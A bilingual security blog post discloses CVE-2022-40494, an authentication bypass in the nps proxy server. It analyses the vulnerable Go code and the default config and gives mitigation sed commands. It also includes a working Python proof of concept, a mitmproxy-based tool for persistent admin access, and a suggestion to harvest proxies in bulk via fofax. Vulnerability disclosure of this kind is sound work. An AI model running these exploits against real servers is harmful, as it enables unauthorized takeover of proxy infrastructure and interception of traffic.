Carrot2

首页 Web Misc CTF Others 关于 友情链接

CVE-2022-40494

Web CVE Vulnerability

发布日期: 2022-08-09

更新日期: 2022-08-09

文章字数: 963

阅读时长: 4 分

阅读次数: 4339

nps Authentication Bypass

- Affected product: V0.19.0<=nps<=V0.26.10
- Attack type: Remote
- Vulnerability Type: Incorrect Access Control
- Affected component: /nps/web/controllers/base.go
- Description: nps<=v0.26.10 was discovered to contain a authentication bypass vulnerability via constantly generating and sending the Auth key and Timstamp parameters. Hackers can gain access to proxy information and control traffic through this vulnerability.


POC

A tool from github https://github.com/carr0t2/nps-auth-bypass

```
python scan.py -u http://1.1.1.1:8080/
```


Details

In /nps/web/controllers/base.go



```go
package controllers

import (
        "html"
        "math"
        "strconv"
        "strings"
        "time"

        "ehang.io/nps/lib/common"
        "ehang.io/nps/lib/crypt"
        "ehang.io/nps/lib/file"
        "ehang.io/nps/server"
        "github.com/astaxie/beego"
)

type BaseController struct {
        beego.Controller
        controllerName string
        actionName     string
}

//初始化参数
func (s *BaseController) Prepare() {
        s.Data["web_base_url"] = beego.AppConfig.String("web_base_url")
        controllerName, actionName := s.GetControllerAndAction()
        s.controllerName = strings.ToLower(controllerName[0 : len(controllerName)-10])
        s.actionName = strings.ToLower(actionName)
        // web api verify
        // param 1 is md5(authKey+Current timestamp)
        // param 2 is timestamp (It's limited to 20 seconds.)
        md5Key := s.getEscapeString("auth_key")
        timestamp := s.GetIntNoErr("timestamp")
        configKey := beego.AppConfig.String("auth_key")
        timeNowUnix := time.Now().Unix()
        if !(md5Key != "" && (math.Abs(float64(timeNowUnix-int64(timestamp))) <= 20) && (crypt.Md5(configKey+strconv.Itoa(timestamp)) == md5Ke
                if s.GetSession("auth") != true {
                        s.Redirect(beego.AppConfig.String("web_base_url")+"/login/index", 302)
                }
        } else {
                s.SetSession("isAdmin", true)
                s.Data["isAdmin"] = true
        }
        if s.GetSession("isAdmin") != nil && !s.GetSession("isAdmin").(bool) {
                s.Ctx.Input.SetData("client_id", s.GetSession("clientId").(int))
                s.Ctx.Input.SetParam("client_id", strconv.Itoa(s.GetSession("clientId").(int)))
                s.Data["isAdmin"] = false
                s.Data["username"] = s.GetSession("username")
                s.CheckUserAuth()
```

In /nps/nps.conf



```
web_open_ssl=false
web_cert_file=conf/server.pem
web_key_file=conf/server.key
# if web under proxy use sub path. like http://host/nps need this.
#web_base_url=/nps

#Web API unauthenticated IP address(the len of auth_crypt_key must be 16)
#Remove comments if needed
#auth_key=test
auth_crypt_key =1234567812345678

#allow_ports=9001-9009,10001,11000-12000

#Web management multi-user login
allow_user_login=false
allow_user_register=false
allow_user_change_username=false

```

The auth key in the configuration file is annotated by default, so it is empty

Webapi's `auth_key` is calculated through the `auth_key` and `timestamp` in the configuration file, so you can dynamically generate Webapi's `auth_key`

The last to get into the website backstage

Temporary Fixes

```shell
sed -i "s/auth_crypt_key =1234567812345678/auth_crypt_key=$(head /dev/urandom | tr -dc a-f0-9 | head -c 16)/" /etc/nps/conf/nps.conf
sed -i "s/#auth_key=test/auth_key=$(head /dev/urandom | tr -dc A-Za-z0-9 | head -c 32)/" /etc/nps/conf/nps.conf
```

nps认证绕过漏洞分析

环境搭建

项目地址 https://github.com/ehang-io/nps

```shell
git clone https://github.com/ehang-io/nps --depth 1
cd nps
docker run -it --name nps --net=host -v /root/github/nps/conf:/conf ffdfgdfg/nps # 记得改挂载路径
```

漏洞成因

> 源于错误的用户配置

nps有web api功能(文档：https://github.com/ehang-io/nps/blob/master/docs/api.md)

该功能默认开启

默认配置如下 `/etc/nps/conf/nps.conf:53`

```none
#auth_key=test
auth_crypt_key =1234567812345678
```

影响范围

V0.19.0<=nps<=V0.26.10

临时修复方法

修改配置文件，只有这个才能临时完全修复（~~网上许多说法讲的不全~~）

(去掉 `auth_key` 注释 && 修改 `auth_key` 为随机字符串 && 修改 `auth_crypt_key` 为长度为16的十六进制随机字符串) || (去掉 `auth_key` 注释 && 修改 `auth_key` 为随机字符串 && 注释 `auth_crypt_key`)

```shell
sed -i "s/auth_crypt_key =1234567812345678/auth_crypt_key=$(head /dev/urandom | tr -dc a-f0-9 | head -c 16)/" /etc/nps/conf/nps.conf
sed -i "s/#auth_key=test/auth_key=$(head /dev/urandom | tr -dc A-Za-z0-9 |
head -c 32)/" /etc/nps/conf/nps.conf
```

正式修复办法

（~~等开发者~~）


首次运行时生成随机字符串

或者检测 `auth_key` 配置为123或为空时,跳到登录页面

原理分析

代码分析

在/nps/web/controllers/base.go



```
Executable File | 207 lines (180 sloc) | 5.58 KB
1   package controllers
2
3   import (
4           "html"
5           "math"
6           "strconv"
7           "strings"
8           "time"
9
10          "ehang.io/nps/lib/common"
11          "ehang.io/nps/lib/crypt"
12          "ehang.io/nps/lib/file"
13          "ehang.io/nps/server"
14          "github.com/astaxie/beego"
15  )
16
17  type BaseController struct {
18          beego.Controller
19          controllerName string
20          actionName     string
21  }
22
23  //初始化参数
24  func (s *BaseController) Prepare() {
25          s.Data["web_base_url"] = beego.AppConfig.String("web_base_url")
26          controllerName, actionName := s.GetControllerAndAction()
27          s.controllerName = strings.ToLower(controllerName[0 : len(controllerName)-10])
28          s.actionName = strings.ToLower(actionName)
29          // web api verify
30          // param 1 is md5(authKey+Current timestamp)
31          // param 2 is timestamp (It's limited to 20 seconds.)
32          md5Key := s.getEscapeString("auth_key")
33          timestamp := s.GetIntNoErr("timestamp")
34          configKey := beego.AppConfig.String("auth_key")
35          timeNowUnix := time.Now().Unix()
36          if !(md5Key != "" && (math.Abs(float64(timeNowUnix-int64(timestamp))) <= 20) && (crypt.Md5(configKey+strconv.Itoa(timestamp)) == md5Ke
37                  if s.GetSession("auth") != true {
38                          s.Redirect(beego.AppConfig.String("web_base_url")+"/login/index", 302)
39                  }
40          } else {
41                  s.SetSession("isAdmin", true)
42                  s.Data["isAdmin"] = true
43          }
44          if s.GetSession("isAdmin") != nil && !s.GetSession("isAdmin").(bool) {
45                  s.Ctx.Input.SetData("client_id", s.GetSession("clientId").(int))
46                  s.Ctx.Input.SetParam("client_id", strconv.Itoa(s.GetSession("clientId").(int)))
47                  s.Data["isAdmin"] = false
48                  s.Data["username"] = s.GetSession("username")
49                  s.CheckUserAuth()
```

32行从url参数中获取 `auth_key` （key和时间戳hash过的结果）

33行从url参数中获取 `timestamp`

34行从配置中获取 `auth_key` ，默认配置下， `auth_key` 被注释，所以返回为nil

35行获取当前本地时间戳

36行判断（字符串不等于空字符串 && 当前本地时间与33行时间相差小于20s && 配置文件的 `authkey` 与当前时间戳生成的hash与32行传入的 `auth_key` 是否相等）

如果满足的话即可成为admin，进入后台

构造过程

那么只需要满足36行的各个条件

第一个 `md5Key != ""` 恒为真

第二个 时间戳本地实时生成

第三个 因为 `auth_key` 默认为空，所以只需要本地对时间戳md5即可

所以构造非常简单，以下为python代码

poc

python

```python
import requests
import time
import hashlib

now_timestamp = str(int(time.time()))
auth_key = hashlib.md5(now_timestamp.encode()).hexdigest()

burp0_url = f"http://xxx/?auth_key={auth_key}&timestamp={now_timestamp}"
r = requests.get(burp0_url)
if "title-admin" in r.text:
    print("Success")
```

工具

假如需要访问web界面进入后台，需要每20s生成 `timestamp` 和 `auth_key`

所以这里使用 `mitmproxy` 作为中间人，自动生成并插入 `timestamp` 和 `auth_key`

我已经写好了工具上传至github https://github.com/carr0t2/nps-auth-bypass

使用方法

web端 可以直接在浏览器访问后台

none

```
git clone https://github.com/carr0t2/nps-auth-bypass
cd nps-auth-bypass
mitmdump -s main.py -p 8000 --ssl-insecure --mode reverse:http://x.x.x.x:x/
```

浏览器访问 http://127.0.0.1:8000/

其他脚本

可以联动fofax批量获取代理等

文章作者: Carrot2

文章链接: https://blog.carrot2.cn/2022/08/cve-2022-40494.html

Web CVE

目录